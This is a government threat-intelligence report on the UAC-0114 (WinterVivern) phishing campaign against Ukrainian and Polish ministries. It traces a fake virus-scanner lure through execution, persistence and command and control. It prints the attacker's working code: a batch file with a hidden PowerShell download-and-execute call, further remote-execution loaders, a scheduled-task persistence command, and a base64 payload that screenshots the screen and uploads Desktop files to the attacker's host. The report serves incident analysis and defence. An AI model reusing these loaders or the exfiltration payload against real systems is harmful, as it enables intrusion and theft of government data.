UAC-0114

CAMPAIGN, TARGETING UKRAINIAN AND POLISH GOV ENTITIES

February 2023

The State Cyber Protection Centre of
the State Service of Special Communication and Information
Protection of Ukraine

https://scpc.gov.ua/

TLP:CLEAR

Table of Contents

Foreword

UAC-0114 (aka WinterVivern) is a group of undefined individuals (where Russian-speaking members are present, highly likely) whose activity targets the European GOV entities.
Their recent campaign **targeted Ukrainian and Polish government organizations**, taking advantage of fake web pages impersonating the legitimate web resources of the Ministry of Foreign Affairs of Ukraine and the Central Cybercrime Bureau of Poland.

The adversary TTPs are quite common and known for using **email subjects related to malware scanning** and benefiting from **PowerShell scripts execution**.

The analysis of recent campaign activity confirms that **phishing technique remains the main attack vector** that adversaries use for gaining initial access.
However, Microsoft Excel documents with malicious XLM macros that distributed a RAT were used in previous campaigns, attributed to the Wintervivern group.
Now **a spearphishing link that leads to a fake website page hosting malware** is used instead.

According to CERT-UA alert, the same technique was also used during the cyberattack, conducted in June, 2022 with the usage of a spearphishing link leading to the fraudulent web page imitating the web interface of the postal service of the Ministry of Defence of Ukraine.

One of the malicious .exe files named "Detection_of_malicious_software.exe" (APERETIF) that was used during that cyberattack, contains specific path "C:\Users\user_1\source\repos\Aperitivchick\Release\SystemProtector.pdb", that allows to make assumption about the **involvement of Russian-speaking members to the group** with a high level of confidence.
Based on the compilation date, the adversary activity with the usage of APERETIF malware can be carried out **no earlier than 25, May 2022**.

Previously known exfiltration functionality was related to **stealing highly detailed system information** (about operating system, computer hardware and software components; shared domains, computers, or resources; network status and protocol statistics, network resources, active system services statuses, active processes, current TCP/IP network configuration values, applied group policies and so on) but it wasn't observed during the last campaign.

New PowerShell payload variants that contain instructions for data exfiltration are capable of **screen capturing and enumerating the files of specific extensions** along with their content within the Desktop folder.
Nevertheless, due to establishing persistence on the infected hosts, additional payloads can be dropped and executed if needed.

The Cyber Incidents Response Operational Centre of the State Cyber Protection Centre of Ukraine has prepared the detailed analysis of the activity representing the potential infection chain is considered further in the report.

Infection Chain Overview





Fig1 - Infection chain overview

Initial Access

On January 30, 2023, a phishing email targeting **The Ministry of Foreign Affairs of Ukraine** was sent to the corporate email address from outside the organization (sender **mfa_it_sec@outlook.com**).


From MFA IT_Security <mfa_it_sec@outlook.com>
Subject **Щодо захисту інформації**
To < @mfa.gov.ua>
Reply | Reply All | Forward | More
30.01.2023, 16:33

Шановні колеги,

В результаті останньої кібератаки російських агресорів на наших громадян відділом інформаційних технологій виявила що на комп'ютерах встановлено незаконне програмне забезпечення.
Нашим відділом було підготовлено програмне забезпечення та інструкція для виявлення вірусів.
Обов'язково прочитайте інструкції та дотримуйтесь усіх цих дій, щоб запобігти витоку інформації.

https://mfa.gov.ua/software/scanner/Kso25125s

З найкращими побажаннями,
Відділ інформаційних технологій

Міністерства закордонних справ України

01018, м. Київ, Михайлівська площа, 1
mfa_it_sec@mfa.gov.ua
(044) 247-32-11

Fig2 - Phishing email

The link **hxxps://troadsecow[.]com/mfa[.]gov[.]ua** was provided within the email. The link text indicates that it would lead to **mfa[.]gov[.]ua** , but it actually leads to **troadsecow[.]com** , where a **malicious .bat file is placed**.

The web page **hxxps://troadsecow[.]com/mfa[.]gov[.]ua** impersonates the legitimate website of the Ministry of Foreign Affairs of Ukraine and **lures a user to download the software for scanning PCs for viruses**.

Spearphishing link was used instead of attaching the malicious file to the email itself, to avoid email attachments inspection mechanisms (as the .bat file, placed on **hxxps://troadsecow[.]com/mfa[.]gov[.]ua** webpage, has numerous AV detections).




Fig3 - Malicious web-page hxxps://troadsecow[.]com/mfa[.]gov[.]ua

The user is assumed to click on "**Завантажити**" ("**Download**") button, so that the file named "**Protector.bat**" is downloaded.

Execution

Once the user double-clicks to open the file "**Protector.bat**", it is executed with **cmd.exe** under **C:\Users\%USERPROFILE%\AppData\Local\Temp** location, simulating the process of scanning the PC for viruses. During execution, the message is displayed in the terminal window about the progress of scanning.

```
@echo off
echo Scan viruses signatures started.
echo Scaning...
powershell.exe -c "Start-Process -win hidden -filepath 'powershell.exe' -argumentlist ""
$a=whoami
"","[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {
$true}
iex (New-Object Net.WebClient).DownloadString('https://troadsecow.com/fjasmngptwq95824s.php')"""
echo 3%%
timeout 3 > NUL
echo 7%%
timeout 2 > NUL
echo 13%%
timeout 4 > NUL
echo 22%%
echo 29%%
timeout 1 > NUL
echo 35%%
echo 41%%
echo 50%%
echo 57%%
echo 68%%
echo 72%%
echo 87%%
echo 90%%
echo 98%%
echo Virus not found
```

Fig4 - Content of Protector.bat file

Start-Process cmdlet is used to start the process on the local computer with the **hidden** state of the windows used for the process. The **-argumentlist** parameter contains the context about the user who is currently logged on to the local system (retrieved from **C:\Windows\system32\whoami.exe** execution). This context about the user is used when the **Start-Process** cmdlet starts the process.

WebClient.DownloadString method is used to download the requested resource as a string. The resource to download is specified as a URI (**hxxps://troadsecow[.]com/fjasmngptwq95824s[.]php**).

- C:\Windows\system32\cmd.exe

```
C:\Windows\system32\cmd.exe /c "C:\Users\Admin\AppData\Local\Temp\Protector.bat"
```

  - C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
powershell.exe -c "Start-Process -win hidden -filepath 'powershell.exe' -argumentli
st ""`$a=whoami;"","[System.Net.ServicePointManager]::ServerCertificateValidationC
allback = {`$true};iex (New-Object Net.WebClient).DownloadString('https://troadseco
w.com/fjasmngptwq95824s.php')"""
```

    - C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $a=whoami;,[System.N
et.ServicePointManager]::ServerCertificateValidationCallback = {$true};iex (New-
Object Net.WebClient).DownloadString('https://troadsecow.com/fjasmngptwq95824s.p
hp')
```

      - C:\Windows\system32\whoami.exe

```
"C:\Windows\system32\whoami.exe"
```

Fig5 - Process tree

The unencoded response to the HTTPS GET request **hxxps://troadsecow[.]com/fjasmngptwq95824s[.]php** contains PowerShell payload that is processed with **powershell.exe** utility.

System.Security.Principal.WindowsIdentity class is used to retrieve information about a Windows user (a Windows NT security token). **GetCurrent()** method returns a WindowsIdentity object representing the current user. **User SID is saved under $a variable** that is further used for creating the custom crafted HTTPS request of **hxxps://troadsecow[.]com/LG5362s5215098-xvbxzcnsaf4lmsa[.]php?idU=<User SID>** format.

```
GET /fjasmngptwq95824s.php HTTP/1.1
Host: troadsecow.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 31 Jan 2023 08:50:43 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k
X-Powered-By: PHP/7.2.24
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};
$a=([System.Security.Principal.WindowsIdentity]::GetCurrent()).User.Value;iex (New-Object
Net.WebClient).DownloadString("https://troadsecow.com/LG5362s5215098-xvbxzcnsaf4lmsa.php?idU=$a")
```

Fig6 - Response to HTTPS GET request hxxps://troadsecow[.]com/fjasmngptwq95824s[.]php

Persistence

The response to the custom crafted HTTPS GET request of **hxxps://troadsecow[.]com/LG5362s5215098-xvbxzcnsaf4lmsa[.]php?idU=<User SID>** format contains PowerShell payload that is processed with **powershell.exe** utility.

Request

```
GET /LG5362s5215098-xvbxzcnsaf4lmsa.php?idU=                                    HTTP/1.1
Host: troadsecow.com
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 31 Jan 2023 08:50:43 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k
X-Powered-By: PHP/7.2.24
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

Fig7 - HTTPS GET request hxxps://troadsecow[.]com/LG5362s5215098-xvbxzcnsaf4lmsa[.]php?idU=<User SID>

Fig8 - PowerShell payload, received in the response to HTTPS GET request hxxps://troadsecow[.]com/LG5362s5215098-xvbxzcnsaf4lmsa[.]php?idU=<User SID>

This PowerShell payload contains instructions for downloading .xml file from the hardcoded URL **hxxps://troadsecow[.]com/gkaslnwqpasg/fx64g15g[.]xml** and saving it under application data directory (**C:\Users\%USERPROFILE%\AppData\Roaming/XmlSchemaMicrosoftXsd.xml** location).

```
GET /gkaslnwqpasg/fx64g15g.xml HTTP/1.1
Host: troadsecow.com

HTTP/1.1 200 OK
Date: Tue, 31 Jan 2023 08:50:52 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k
Last-Modified: Tue, 06 Sep 2022 14:48:34 GMT
ETag: "649-5e8034a617480"
Accept-Ranges: bytes
Content-Length: 1609
Content-Type: text/xml
```

Fig9 - HTTPS GET request hxxps://troadsecow[.]com/gkaslnwqpasg/fx64g15g[.]xml

The content of **XmlSchemaMicrosoftXsd.xml** file describes the parameters of the scheduled task named "**Client_Update_Microsofts-{ITCUNTH-9D12-4RE1-8BWD-6HFI2D4FNI1I2}**".

Depending on the infected Microsoft Windows system version, one of two functions ("**regSchTask**" or "**regSchTask0**") is executed that initiates the scheduled task creation.

The scheduled task "**Client_Update_Microsofts-{ITCUNTH-9D12-4RE1-8BWD-6HFI2D4FNI1I2}**" is launched when the user logs on (**LogonTrigger** is set) and executed with next Idle conditions:

- **Duration** ("**PT10M**"): the computer should be idle for 10 min before starting the task;
- **WaitTimeout** ("**PT1H**"): the Task Scheduler will wait for an idle state to occur for 1h after a task trigger is activated or after the task is started on demand.

If the idle condition ends, the task will be terminated.

When the scheduled task is launched, the following command is executed:

```
powershell.exe  - w hidden  - c `"$g = New - Object Net.Webclient;
$g.credentials = [net.credentialcache]::DefaultNetworkCredentials;
   iex $g.DownloadString('hxxps://troadsecow[.]com/gkaslnwqpasg/usersfolders/<User
SID>/d866faee5ad9d0bafaa5e0bf10615ac4beb63efd[.]php')`"
```




Fig10 - The content of XmlSchemaMicrosoftXsd.xml file

- C:\Windows\system32\schtasks.exe

```
"C:\Windows\system32\schtasks.exe" /create /xml C:\Users\      \AppData\Roaming/XmlSchemaMicros
oftXsd.xml /tn Client_Update_Microsofts-{ITCUNTH-9D12-4RE1-8BWD-6HFI2D4FNI1I2} /f
```

Fig11 - Scheduled task created Client_Update_Microsofts-{ITCUNTH-9D12-4RE1-8BWD-6HFI2D4FNI1I2}

Command and Control

This PowerShell script, received as a response to HTTPS request of **hxxps://troadsecow[.]com/LG5362s5215098-xvbxzcnsaf4lmsa[.]php?idU=<User SID>** format also contains instructions for establishing bidirectional C2 server communication with the usage of **starter{}** and **sendData{}** functions.

The **starter{}** function contains the **WebClient.DownloadString** method for sending HTTPS requests to the C2 server in order to get instructions.

In case the **Length property** of the string, received within the response to HTTPS request to a hardcoded **hxxps://troadsecow[.]com/gkaslnwqpasg/usersfolders/<User SID>/ b9a6a2f6a2e1d946182eb464c9a64ab760953a77[.]php** resource is greater or equal (**-ge comparison operator** is used for validation) to "1" (if the response body is not empty), **Invoke-Expression** cmdlet forces the execution of the received payload.

HTTPS requests to a hardcoded URL **hxxps://troadsecow[.]com/gkaslnwqpasg/usersfolders/<User SID>/ b9a6a2f6a2e1d946182eb464c9a64ab760953a77[.]php** are sent periodically with 10s interval in order **to check for the availability of new commands, received from the C2 server.**

```
GET /gkaslnwqpasg/usersfolders/                                    /b9a6a2f6a2e1d946182eb464c9a64ab760953a77.php
HTTP/1.1
Host: troadsecow.com

HTTP/1.1 200 OK
Date: Tue, 31 Jan 2023 08:51:14 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k
X-Powered-By: PHP/7.2.24
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8


                 $a =
[system.text.encoding]::UTF8.getString([system.convert]::frombase64string("TmV3LUl0ZW0gLVBhdGggJ2M6XFVzZXJzXFB1YmxpY1wnIC1O
YW1lICdNaWNyb3NvZnRVcGRhdGVDbGllbnQnIC1JdGVtVHlwZSAnZGlyZWN0b3J5JzsNClN0YXJ0LVByb2Nlc3MgLXdpbmRvd3N0eWxlIGhpZGRlbiAtRmlsZVB
hdGggInBvd2Vyc2hlbGwuZXhlIiAtQXJndW1lbnRMaXN0IHsNCltSZWZsZWN0aW9uLkFzc2VtYmx5XTo6TG9hZFdpdGhQYXJ0aWFsTmFtZSgnU3lzdGVtLkRyYX
dpbmcnKTsNCmZ1bmN0aW9uIHNjcmVlbnNob3QoW0RyYXdpbmcuUmVjdGFuZ2xlXSRib3VuZHMsICRwYXRoKSB7JGJtcCA9IE5ldy1PYmplY3QgRHJhd2luZy5Ca
XRtYXAgJGJvdW5kcy53aWR0aCwgJGJvdW5kcy5oZWlnaHQ7DQokZ3JhcGhpY3MgPSBbRHJhd2luZy5HcmFwaGljc106OkZyb21JbWFnZSgkYm1wKTsNCiRncmFw
aGljcy5Db3B5RnJvbVNjcmVlbigkYm91bmRzLkxvY2F0aW9uLCBbRHJhd2luZy5Qb2ludF06OkVtcHR5LCAkYm91bmRzLnNpemUpOw0KJGJtcC5TYXZlKCRwYXR
oKTsNCiRncmFwaGljcy5EaXNwb3NlKCk7DQokYm1wLkRpc3Bvc2UoKX07DQokYm91bmRzID0gW0RyYXdpbmcuUmVjdGFuZ2xlXTo6RnJvbUxUUkIoMCwgMCwgMT
kwMCwgMTA4MCk7DQpmdW5jdGlvbiBkb3dsb2FkRmlsZVVQKCRmKXskbmFtZT0kZi5yZXBsYWNlKCc6XCcsJycpLnJlcGxhY2UoJ1wnLCcvJyk7DQokdmFsdT0oW
1N5c3RlbS5TZWN1cml0eS5QcmluY2lwYWwuV2luZG93c0lkZW50aXR5XTo6R2V0Q3VycmVudCgpKS5Vc2VyLlZhbHVlOw0KJHZ1PSR2YWx1KyRuYW1lOw0KSW52
b2tlLVJlc3RNZXRob2QgLVVyaSAnaHR0cHM6Ly90cm9hZHNlY293LmNvbS83NmJqYTIxNDEyL2M2YmQ4MDFkODgyMzMzZmRiOTNkZDE3MzA4YjNlMmRlM2E3OGN
jMDVfLnBocCcgLU1ldGhvZCBQb3N0IC1JbkZpbGUgJGYgLUhlYWRlcnMgQHsnZmlsZW5hbWUnPSR2dX0gLVVzZURlZmF1bHRDcmVkZW50aWFsc307DQokaT0wOw
0Kd2hpbGUoJHRydWUpew0KJGk9JGkrMTskZj0nYzpcVXNlcnNcUHVibGljXE1pY3Jvc29mdFVwZGF0ZUNsaWVudFxNaWNyb3NvZnRfdXBkYXRlX3Rvb2xfJyska
SsnLmRhdCc7DQpzY3JlZW5zaG90ICRib3VuZHMgJGY7DQpzbGVlcCAxOw0KZG93bG9hZEZpbGVVUCgkZik7DQpzbGVlcCA5Ow0KcmVtb3ZlLWl0ZW0gJGYgLUZv
cmNlDQp9DQp9Ow0KJGFyZyA9ICckYSA9IFtFbnZpcm9ubWVudF06OkdldEZvbGRlclBhdGgoXCJEZXNrdG9wXCIpK1wiXCpcIjsobHMgLVBhdGggJGEgLVJlY3V
yc2UpLkZ1bGxOYW1lfD97KCRfIC1saWtlIFwiKi5lZGJcIikgLW9yICgkXyAtbGlrZSBcIiouZW1zXCIpIC1vciAoJF8gLWxpa2UgXCIqLmVtZVwiKSAtb3IgKC
RfIC1saWtlIFwiKi5lbXpcIikgLW9yICgkXyAtbGlrZSBcIioua2V5XCIpIC1vciAoJF8gLWxpa2UgXCIqLnBlbVwiKSAtb3IgKCRfIC1saWtlIFwiKi5vdnBuuX
CIpIC1vciAoJF8gLWxpa2UgXCIqLmJhdFwiKSAtb3IgKCRfIC1saWtlIFwiKi5jZXJcIikgLW9yICgkXyAtbGlrZSBcIioucDEyXCIpIC1vciAoJF8gLWxpa2Ug
XCIqLmNmZ1wiKSAtb3IgKCRfIC1saWtlIFwiKi5sb2dcIikgLW9yICgkXyAtbGlrZSBcIioudHh0XCIpIC1vciAoJF8gLWxpa2UgXCIqLnBkZlwiKSAtb3IgKCR
fIC1saWtlIFwiKi5kb2NcIikgLW9yICgkXyAtbGlrZSBcIiouZG9jeFwiKSAtb3IgKCRfIC1saWtlIFwiKi54bHNcIikgLW9yICgkXyAtbGlrZSBcIioueGxzeF
wiKSAtb3IgKCRfIC1saWtlIFwiKi5yZGdcIil9IHwgJXtTbGVlcCAzO3RyeXsoTmV3LU9iamVjdCBOZXQuV2ViY2xpZW50KS5VcGxvYWRTdHJpbmcoXCJodHRwc
zovL3Ryb2Fkc2Vjb3cuY29tLzc2YmphMjE0MTIvYzZiZDgwMWQ4ODIzMzNmZGI5M2RkMTczMDhiM2UyZGUzYTc4Y2MwNV8xLnBocFwiLCggKCRfK1wiIyMjXCIr
W3N5c3RlbS5jb252ZXJ0XTo6dG9iYXNlNjRzdHJpbmcoW1N5c3RlbS5JTy5GaWxlXTo6UmVhZEFsbEJ5dGVzKCRfKSkpIC1qb2luIFwiYHJgblwiKSl9Y2F0Y2h
7KCRFcnJvclswXSl9fSc7DQpTdGFydC1Qcm9jZXNzIC13aW5kb3dzdHlsZSBoaWRkZW4gLUZpbGVQYXRoICJwb3dlcnNoZWxsLmV4ZSIgLUFyZ3VtZW50TGlzdC
AkYXJnOw=="));Invoke-Expression($a);
```

